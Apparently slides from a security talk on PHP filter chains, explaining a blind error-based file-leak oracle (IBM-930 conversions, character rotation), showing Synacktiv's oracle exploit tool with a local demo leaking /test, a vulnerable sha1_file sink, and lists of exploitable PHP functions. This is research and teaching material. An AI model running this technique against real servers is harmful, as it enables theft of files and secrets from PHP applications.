




# BLIND FILE LEAK

First character leak : leak the char 'd'

$\$i$  : number of CP930 conversion  
 $\$char$  : first char of a file



ASCII Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	`	a	b	c	d	e	f	g	h	[...]	o
[...]											

CP930 Codec

	x0	x1	x2	x3	x4	x5	x6	x7	x8	[...]	xf
[...]											
6x	-	/	a	b	c	d	e	f	g	[...]	?

$\$i=3$

$\$char=g$   
/tmp/test





# BLIND FILE LEAK

First character leak : Using dechunk as an oracle

>— First letter of /tmp/test is leaked

```
$ echo -n 'bSTART' > /tmp/test
$ php example.php
IBM-930 conversions : 1, the first character is ?
IBM-930 conversions : 2, the first character is e
IBM-930 conversions : 3, the first character is d
IBM-930 conversions : 4, the first character is c
IBM-930 conversions : 5, the first character is b

Fatal error: Allowed memory size of 134217728 bytes exhausted
(tried to allocate 130023424 bytes) in /tmp/example.php on line 13
$ echo -n 'dSTART' > /tmp/test
$ php example.php
IBM-930 conversions : 1, the first character is ?
IBM-930 conversions : 2, the first character is e
IBM-930 conversions : 3, the first character is d

Fatal error: Allowed memory size of 134217728 bytes exhausted
(tried to allocate 90177536 bytes) in /tmp/example.php on line 13
$ echo -n 'START' > /tmp/test
$ php example.php
IBM-930 conversions : 1, the first character is ?

Fatal error: Allowed memory size of 134217728 bytes exhausted
(tried to allocate 125829120 bytes) in /tmp/example.php on line 13
```



# BLIND FILE LEAK

Character rotate



Character rotate

Rotate file characters  
to retrieve all its  
content.




# BLIND FILE LEAK

Character rotate



UTF16 BOM can be used as dummy data to rotate characters of the chain





# BLIND FILE LEAK

Public project: [php\\_filter\\_chains\\_oracle\\_exploit](https://github.com/synacktiv/php_filter_chains_oracle_exploit)

```
https://github.com/synacktiv/php_filter_chains_oracle_exploit

$ python3 filters_chain_oracle_exploit.py --help
usage: filters_chain_oracle_exploit.py [-h] --target TARGET --file FILE --parameter PARAMETER [--data DATA] [--headers HEADERS]
[--verb VERB] [--proxy PROXY] [--in_chain IN_CHAIN]
      [--time_based_attack TIME_BASED_ATTACK] [--delay DELAY]

Oracle error based file leaker based on PHP filters.
Author of the tool : @_remsio_
Trick firstly discovered by : @hash_kitten
~~~~~
$ python3 filters_chain_oracle_exploit.py --target http://127.0.0.1 --file '/test' --parameter @
[*] The following URL is targeted : http://127.0.0.1
[*] The following local file is leaked : /test
[*] Running POST requests
[+] File /test leak is finished!
b'SGVsbG8gZnJvbSBTeW5hY2t0aXYncyBibG9ncG9zdCEK'
b"Hello from Synacktiv's blogpost!\n"

optional arguments:
  -h, --help            show this help message and exit
  --target TARGET       URL on which you want to run the exploit.
  --file FILE           Path to the file you want to leak.
  --parameter PARAMETER
                        Parameter to exploit.
  --data DATA          Additionnal data that might be required. (ex : {"string":"value"})
  --headers HEADERS     Headers used by the request. (ex : {"Authorization":"Bearer [TOKEN]"})
  --verb VERB           HTTP verb to use POST(default),GET(~ 135 chars by default),PUT,DELETE
  --proxy PROXY         Proxy you would like to use to run the exploit. (ex : http://127.0.0.1:8080)
  --in_chain IN_CHAIN   Useful to bypass weak strpos configurations, adds the string in the chain. (ex : KEYWORD)
  --time_based_attack TIME_BASED_ATTACK
                        Exploits the oracle as a time base attack, can be improved. (ex : True)
  --delay DELAY         Set the delay in second between each request. (ex : 1, 0.1)
```



# BLIND FILE LEAK

Demo

[https://github.com/synacktiv/php\\_filter\\_chains\\_oracle\\_exploit](https://github.com/synacktiv/php_filter_chains_oracle_exploit)

```
<?php
sha1_file($_POST[0]);
```



# PHP FILTERS CHAIN

`IS_FILE()`, `FILE_EXISTS()`

PARTIAL FILE LEAK

ERROR BASED TAKING  
HOURS TO EXFILTRATE

REQUEST-URI TOO LONG



## LIMITS & USAGE

---



# LIMITS & USAGE

URL maximal size

*URL parameters max length is usually 8K characters  
~ 135 characters leaked via error based oracle  
Filter chains can quickly get huge, triggering 414 errors.*





# LIMITS & USAGE

Exploitable scope smaller than `phar://` wrapper

Wrapper Summary (for <code>php://filter</code> , refer to the summary of the wrapper being filtered)	
Attribute	Supported
Restricted by <a href="#">allow_url_fopen</a>	No
Restricted by <a href="#">allow_url_include</a>	<code>php://input</code> , <code>php://stdin</code> , <code>php://memory</code> and <code>php://temp</code> only.
Allows Reading	<code>php://stdin</code> , <code>php://input</code> , <code>php://fd</code> , <code>php://memory</code> and <code>php://temp</code> only.
Allows Writing	<code>php://stdout</code> , <code>php://stderr</code> , <code>php://output</code> , <code>php://fd</code> , <code>php://memory</code> and <code>php://temp</code> only.
Allows Appending	<code>php://stdout</code> , <code>php://stderr</code> , <code>php://output</code> , <code>php://fd</code> , <code>php://memory</code> and <code>php://temp</code> only. (Equivalent to writing)
Allows Simultaneous Reading and Writing	<code>php://fd</code> , <code>php://memory</code> and <code>php://temp</code> only.
Supports <a href="#">stat()</a>	No. However, <code>php://memory</code> and <code>php://temp</code> support <a href="#">fstat()</a> .
Supports <a href="#">unlink()</a>	No
Supports <a href="#">rename()</a>	No
Supports <a href="#">mkdir()</a>	No
Supports <a href="#">rmdir()</a>	No
Supports <a href="#">stream_select()</a>	<code>php://stdin</code> , <code>php://stdout</code> , <code>php://stderr</code> , <code>php://fd</code> and <code>php://temp</code> only.

<https://www.php.net/manual/en/wrappers.php.php>





# LIMITS & USAGE

Exploitable functions

## LFI TO RCE

- include
- include\_once
- require
- require\_once

## Blind File Leak

- file\_get\_contents
- readfile
- fopen->file
- getimagesize
- md5\_file
- sha1\_file
- file
- fgetcsv
- parse\_ini\_file
- copy
- file\_put\_contents
- include
- include\_once
- require
- require\_once

## fopen functions

- stream\_get\_contents
- fgets
- fread
- fgetc
- fpassthru

# CONCLUSION

*How useful PHP filter chains are actually?*



Go find CVEs :)



*Filter chains  
generator*

THANK YOU FOR  
YOUR ATTENTION



*Filter chains  
blind oracle*

[https://github.com/synacktiv/php\\_filter\\_chain\\_generator](https://github.com/synacktiv/php_filter_chain_generator)

[https://github.com/synacktiv/php\\_filter\\_chains\\_oracle\\_exploit](https://github.com/synacktiv/php_filter_chains_oracle_exploit)



# LFI TO RCE

Breaking your own payload

**!** Even if some chains seem valid in a first place, you can destroy the integrity of the generated string

CSISO2022KR and EBCDIC are bad for the trick **!**

